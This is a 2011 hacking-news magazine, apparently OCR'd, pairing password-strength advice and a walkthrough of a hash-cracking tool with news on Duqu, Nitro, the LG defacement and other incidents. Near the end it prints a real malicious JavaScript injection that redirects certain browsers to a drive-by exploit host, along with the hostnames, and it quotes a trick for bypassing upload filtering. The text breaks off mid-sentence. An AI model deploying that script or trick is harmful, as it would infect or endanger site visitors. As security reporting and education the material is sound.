
Password is 123456
eHackingNews
First Edition
www.eHackingNews.com
www.BreakTheSecurity.com

About The Magazine

“Password is 123456” covers the risk of less secure Password and helps to create Strong Passwords. Also it covers how to test the Strength of Password using Password Cracking Software. This is first edition of eHackingNews’s Magzine.

About Us

BreakTheSec prouds to release our EHN’s Magazine. BreakTheSecurity.com is one of famous site that provides Ethical Hacking Tutorial and Security Tips. EHackingNews.com provides breaking news related to Security and Hacking.

How to use?

This Magazine divides into two separate section.

Section-I: This Section covers the basic about Passwords and How to create Strong Passwords.

Section-II: This Section covers how to use the Password Cracking software to test the Strength of Password. If you are curious to test whether you create strong password or not, then this section will help you.

Section-III: This covers latest Security Threats and Hacking News

Section-I

Create Strong Passwords

Password:

According to our Research, we found most of Internet users use very simple password like 123456, iloveyou, ilovemom, 1111. Among these simple passwords, the most used password is 123456!

Even IT professionals, government make same mistake. This result in their account is being hacked. Some website owners set username and password as "admin". They don't care about their password, actually they don't know about the security risks.

> "According to CNN, Chaney was able to guess the passwords celebrities used for their email accounts by monitoring their social media accounts for possible clues — such as a pet's name — that might point to a password. He hacked about 49 celebrities account." News report on October 2011

What are the Risks of using weak Passwords?

- Your confidential data can be stolen.
- If you set weak password for your pc, anyone can break into your system and access your files
- Website is being hacked
- Database Hacked

General mistakes you make while setting password:

- Using very simple password such as 123456, ihateyou, password..
- Using your family member or your name as password
- Sharing the password with your friends
- Using same password everywhere.

How to create Strong Passwords?

I hope you won't like to get hacked by using weak passwords. Most of peoples don't know how to create Strong password at all. So here are the basic ideas to create a strong password. Just follow these ideas whenever you setting password.

- *Case Combination:* Your password should have caps and small case combination. For Example: JeKayaEska (The word doesn't make any sense but easy to read)
- *Use Numbers:* Don't just append the numbers at the end. Just include in between the letters. For Example: JeKa3yaEsk4 (just remember where you add numbers in your simple passwords)
- *Special Characters:* Use some Special characters like &,(,!...
- Don't use Any English words or your language words
- Don't use your relative or your name as password.
- Don't use your pet name (a hacker can get your pet name from your social network or using Social engineering).
- The password should be at least 12 letters.

Example for Strong Password:

Je&Ka3ya!Esk4

The above password may look hard to remember. But if you practice it, you can easily remember it.

Password Safety Tips:

- Never save your passwords in your system.
- Don't use same password for all of your account.
- Never share your password with friends
- Use Antivirus, Anti-spywares (An attacker can send keyloggers to log your keys).
- Never share any clues about your password in your social network.


PASSWORD

Section-II

Password Cracking

(Testing your Password Strength)

Testing Your Password Strength

Ok, you have created a Strong password based on my instruction. But you may like to check whether you create strong password or not, right? Now I am going to introduce a Password Cracking method to test your passwords.

Password Cracking

Websites stores passwords as Hash (encrypted text) instead of plain text.

For ex: MD5 Hash for 12345:

827CCB0EEA8A706C4C34A16891F84E7B

In case hacker gets this hash, he can't know what real password is. But if you set weak password, he can crack the hash using some Password Cracking software. We are going to same password cracking software to test our password Strength. If the password is not cracked by any software, it means that you have created strong passwords.

There are three different methods used in password cracking.

- Dictionary Attack
- Brute Force Attack
- Rainbow Table (Fastest Method)

Dictionary Attack:

Trying all common passwords is known as Dictionary attack. Usually users will set simple password like 12345, 54321, ilovemom, one4three, 143, iloveyou, etc.

How to Crack the Hash Code using Dictionary Attack ?

First of all store the common passwords in a text file. This file is known as Dictonary file. These common password will encrypted and compared with Hash. If there is match, then we found the password.

Brute Force attack

Trying all possible combination of characters and compared with our Hash.

Method

Let us assume the password length is 3. We have characters set (abcdefghijklmnopqrstuvwxyz0123456789) excluding the special characters.

The Number of Permutation takes to crack the password:

For first character :upper case letters(26)+Lower Case Letters(26)+10 Numbers =62

Likewise for second and third character we have 62 different ways.

So the total permutation to produce different keys is =62*62*62=238328 ways.

If you include the special characters in character set, then the permutation to crack the password will increase.

The main problem with Brute force attack :

If the password length is small,then it will be cracked in small amount of time. This method will take too longer time to crack lengthy passwords. It can take several hours, days, months, years depending upon the Strength of password.

Rainbow Table

Rainbow table is has list of all possible combination of passwords like dictionary file. The main difference is Rainbow table use pre computed hash. This is fastest and efficient method when compared to Brute force and Dictionary Attack methods.

Password Cracking Software

There are plenty of password cracking software available in Internet. Here I introduce some name.

- John The Ripper (The famous password cracking software)
- OphCrack (Windows password Cracking software)
- HashCat
- HashCodeCracker (Online password cracker)

I am going to explain how to use HashCodeCracker alone. If you are curious to know how to use other software also, you can find the tutorial here:

http://www.breakthesecurity.com

Hash Code Cracker

HashCodeCracker is developed by us to test the password strength. It is written in java and has support for all operating system (OS).

Requirements:

Install JRE1.6 or above version.

Download HashCodeCracker from here: http://projects.breakthesecurity.com


How to use the HashCodeCracker to test the Password Strength?

I am going to use the Online Cracking support in HashCodeCracker application.

Step 1:

Run the application (if you have trouble running the app, visit our project homepage).

Step 2: Generate hash



Click the "Generate Hash" tab. Enter your password in the password field. For Ex: Let us take *123456*

Select any hash method. The most of website use MD5 hash, so let us choose it.

Now click the "Generate the Hash" button.

Now it will generate hash. Copy the Hash.

Step 3: Online Cracking

Click the "online Cracker "tab.


Input the Hash

Select the Hash type (we have MD5 hash, so let us select MD5)

Now click the "Crack the Hash "button.

Wait for a while, it will take some time.

Yes, we got the password.



Result:

From the above test, we can come to one conclusion that is "our Password is not strength enough". Try to create strong password better than before one.

You can check the *Video Demo* here:

http://www.youtube.com/breakthesecurity


Hacking News

Malware Report

Duqu Malware exploits Zero-Day Vulnerability of Window's Kernel


Last month, Symantec released the analysis of new thread named as "Duqu" It was named Duqu because it creates files with "DQ" in the prefix.

CrySys discovered the Duqu Binaries and confirmed that it is nearly identical to Stuxnet. As the result of Research, CrySys found the installer as Microsoft word document file (.doc) that use a previously unknown kernel vulnerability. When the .doc file is opened, the Duqu infects the system.

W32.Duqu is a worm that opens a back door and downloads more files on to the compromised computer. It also has root kit functionality and may steal information from the compromised computer.

How it works?

"The Word document was crafted in such a way as to definitively target the intended receiving organization. Furthermore, the shell-code ensured that Duqu would only be installed during an eight-day window in August. Please note that this installer is the only installer to have been recovered at the time of writing—the attackers may have used other methods of infection in different organizations.", Symantec Report.



Once the system infected by Duqu, the attacker can control the system and infects other organization through the Social Engineering. In one organization, evidence was found that showed the attackers commanding Duqu to spread across SMB shares.

Even though the system didn't have the ability to connect to the Internet , the Malware configured such that to communicate with C&C Server using other infected system that has Internet connection.

Consequently, Duqu creates a bridge between the network's internal servers and the C&C server. This allowed the attackers to access Duqu infections in secure zones with the help of computers outside the secure zone being used as proxies.

Several Countries become the victim of this Duqu malware. According to Symantec report, there are 8 countries infected by this malware.

As the result of Analysis, the researcher discovered that malware contacts a server hosted in India.

Duqu is an Upgraded version of “Stars” Malware

The Research at Kaspersk's Lab unveils additional information about the Duqu worm. As the result of their investigation, Duqu is first spotted as "Stars" Malware(a malware created to spy on Iran's nuclear system).

April 2011(this year), Iran announced that they were under cyber attack with Malware named as "Stars" . Kaspersk researchers confirmed that some of the targets of Duqu were hit on April 21, using the same method involving CVE-2011-3402, a kernel level exploit in win32k.sys via embedded True Type Font (TTF) file.

According to analysis by IrCERT (Iran's Computer Emergency Response Team) Duqu is an upgraded version of "Stars".

Solutions:

- Microsoft released a temporary fix and they are trying to patch the zero-day vulnerability.
- NSS Labs developed a tool that can detect all Duqu
- Kaspersky Security updated their software to detect all variants of Duqu that use windows zero-day Vulnerability.
- CrySys Lab developed a Duqu Detection Tool

Nitro attacks

Nitro Attacks targets Chemical and Defense Industries, 48 firms infected by malware (RAT) to steal confidential data, recent report from Symantec.

Symantec research about the recent cyber attacks and released a report with the name “Nitro Attacks". The report says" the attack started in July 2011 and continued to September 2011".


The attackers change their targets after certain time. At first (from april to May 2011) , they target on Human rights related NGOs. Then, they changed their target to motor industry in May. There is no attack in june.

According to the report, "29 Chemical Industries and another 19 other industries (Most of them defense sector) infected. In a recent two week period, 101 unique IP addresses contacted a command and control server with traffic consistent with an infected machine. This IPs represented 52 different unique Internet Service Providers or organizations in 20 countries".

The Malware Attack (Remote Administration Tool):

The Attackers send a fake email with attachment of malware created with Poison ivy (Remote Administration Tool (RAT),A Backdoor developed by Chinese Hacker).

Once the victim opens the attachment, it will infect the system and install the Poison ivy Server (malware). After the infection, it contacted a C&C server on TCP port 80 using an encrypted communication protocol. Using the C&C server, the attackers then instructed the compromised computer to provide the infected computer's IP address, the names of all other computers in the workgroup or domain, and dumps of Windows cached password hashes.



The infected systems were located in 20 different countries; the majority of infected system was located in USA, Bangladesh, and the UK.

Attacker:

The attacks were traced back to a computer system that was a virtual private server (VPS) located in the United States. However, the system was owned by a 20-something male located in the Hebei region in China. Symantec internally have given him the pseudonym of Covert Grove based on a literal translation of his name

"We are unable to determine if Covert Grove is the sole attacker or if he has a direct or only indirect role. Nor are we able to definitively determine if he is hacking these targets on behalf of another party or multiple parties." the official report says.

Cyber Attack

Hackers shut down the entire Internet and Phone service in Palestine

Hackers Attacked the Palestinians main servers and shut down the Internet and Phone service,says Mashour Abou Daqqa (Palestinian Telecoms minister) on Tuesday. He alleged foreign govt behind this attack.

The attack affected Internet service across the West Bank and Gaza.The minister said hackers are using an international IP server that indicates location as Germany, China, and Slovenia.

"Since this morning all Palestinian IP addresses have come under attack from places across the world," Mashur Abu Daqqa told AFP on Tuesday afternoon.

"The sites have been attacked in organized using mirror servers.

"I think from the manner of the attack and its intensity that there is a state behind it, and it is not spontaneous."

"Israel could be involved as it announced yesterday that it was considering the kind of sanctions it would impose on us," he added.

The incident came a day after the United Nations Educational, Scientific and Cultural Organization voted to admit Palestine as a full member of the group, a move that angered Israel.

Hackers have also shut down the Internet in the Palestinian territories before. In 2002, Wired reported that the Israeli army took over the offices of the leading Palestinian Internet service provider, Palnet, and shut down its operations. Services went back up after 24 hours.After then-Egyptian President Hosni Mubarak shut down the Internet and cellphones to quell unrest early this year, he was required, along with two of his aides, to pay $90 million in fines for damaging the country's economy.

Vulnerability

Facebook EXE file Attachment


Facebook features file uploading ability in message. Facebook security won't allow users to upload Executable files(.EXE files). Nathan Power, A Security Researcher from securitypentest discovered a New vulnerability in Facebook file uploading feature that leads to uploading EXE files. For sending message , you don't need to be friend.

Vulnerability Description:

Facebook security display Error message whenever user try to upload file. Whenever uploading a file, the facebook sends POST request to server. The researcher noticed the parameters of POST method.

Content-Disposition: form-data; name="attachment"; filename="cmd.exe"


Here you can notice filename parameter is used to send the file name. This variable is used to check the file type whether it is allowed to upload or not. If it is .exe file , it will be rejected. Researcher appends white space in the end of file in order to bypass the checking. Successfully it worked for him.



He reported to Facebook about this vulnerability and they now fixed.

Hacked

Microsoft's Official Youtube Channel hacked and All videos deleted



Microsoft Official Youtube Account is hacked by Unknown hacker. He removed all videos from their channel. Hacker uploaded four videos , all time-stamped within two hours.

A fifth video was apparently removed.. The video, “Garry’s Mod – Escape the Box,” featured what appeared to be an animated gunman shooting at the inside of a construction box.The channel’s description reads, “I DID NOTHING WRONG I SIMPLY SIGNED INTO MY ACCOUNT THAT I MADE IN 2006 :/"

Now Mcirosoft recovered the account and uploaded videos back. Still they didn't find how hacker hacked it.

Hackers News

Operation Brotherhood (Anonymous Nov Operation):

Nov 11, The hacktivist group Anonymous hacked and take down several Muslim Brotherhood sites by launching the DDOS attack(started from friday evening). According to the Anonymous statement, the attack will continue until Friday,Nov 18,2011.

They take down the following sites:

- ikhwanonline.com
- ikhwanweb.com

They announced that they are going to hack those sites with operation named as "Operation Brotherhood" before few days.

The Brotherhood claimed in a statement released on Saturday morning that the attacks were coming from Germany, France, Slovakia and San Francisco in the US, with 2000-6000 hits per second.

According to the Muslim Brotherhood, the attacks began at 6pm on Friday against the group's official website, Ikhwanonline, with 120 thousand hits per second. The hackers later escalated their attack on the site to 380 thousand hits per second.

Under the heavy attack of DDOS, 4 Muslim brotherhood sites take down temporarily.

Team INTRA Hacked LG Australia Website

A famous electronics firm LG's Australia website is hacked by INTRA Team. They defaced the website.

Hacked Site: www.lge.com.au

Hackers Message:

It seems as though your website has been hacked.

How did we get past your security?

What security? ;)

It looks they defaced the website using the common Web application vulnerability SQL Injection.

LG said it was alerted to the hack and immediately suspended the site "until the incident is fully investigated". It said the attack only affected lge.com.au, not lg.com.au, which had replaced the former as the "local primary hosting solution" a number of years ago.

Team INTR found the XSS vulnerability in Cyberghost VPN website on this November.

IFrame Injection

Mass IFrame Injection Attack infects 350,000 ASP sites

Last month 350,000 ASP sites infected by malware, discovered by Armorize Technology

As per the Google result, there is 180,000 websites infected by this Iframe injection attack. They targeted victims who use 6 particular language:English, German, French, Italian, Polish, and Breton in their websites.

If you want to check the list of Infected sites, then do google search as "http://jjghui.com/urchin.js". Never click the website that return by google after this search. It will launch the malware attack.

Malware Infection:

The Malicious scripts inserted inside the victims website causes the visiting browser to load an iframe first from www3.strongdefenseiz.in and then from www2.safetosecurity.rr.nu.

Multiple browser-based drive-by download exploits are served depending on the visiting browser.

When the user is redirected to the malware server, it will server to the visitors. The malware will be automatically installed without your knowledge. This is if they have outdated browsing platforms (browser or Adobe PDF or Adobe Flash or Java etc).

Currently, the 6 out of 43 antivirus vendors on VirusTotal can detect the dropped malware.

jjghui.com resolves to IP 146.185.248.3 (AS3999), which is in Russia. www3.strongdefenseiz.in resolves to 75.102.21.121 (AS36352), which is in the US and hosted by HostForWeb.com. www2.safetosecurity.rr.nu resolves to IP 67.208.74.71 (AS33597), which is in the US and hosted by InfoRelayOnlineSystems.

The dropped malware attempts to connect to: 65.98.83.115 (AS25653), which is in the US.

IFrame Injection:

They inserted the Iframe inside the webpage using the web application vulnerability. like this:

<script src="Link_to_malicious_script"></script>

```
go_to = 'http://www3.strongdefenseiz.in/?gIcy6v=i6fH3ZOrqa1ild7QyKKZi9rwepqqi2mJ7ar
isNajoqPLIpiBnaesiQ%3D%3D';
num_days = 4;
function ged(noDays){
    var today = new Date();
    var expr = new Date(today.getTime() + noDays*24*60*60*1000);
    return  expr.toGMTString();
}

function readCookie(cookieName){

    var start = document.cookie.indexOf(cookieName);
    if (start == -1){
document.cookie = "seenit88=yes; expires=" + ged(num_days);
window.location = go_to;

    } else {
    }
}

var lang = (navigator.language || navigator.systemLanguage || navigator.userLanguag
e || 'en').substr(0, 2).toLowerCase();
if (window.navigator.userAgent.indexOf ("MSIE") >= 0){
if(lang == 'en' || lang == 'de' || lang == 'fr' || lang == 'it' || lang == 'pl' ||
lang == 'br'){
window.onFocus=readCookie("seenit88");

}
}
```

This inserts the malicious javascript inside website. This malicious script generates an iframe to www3.strongdefenseiz.in, which gives an HTTP 302 redirect to the exploit server at www2.safetosecurity.rr.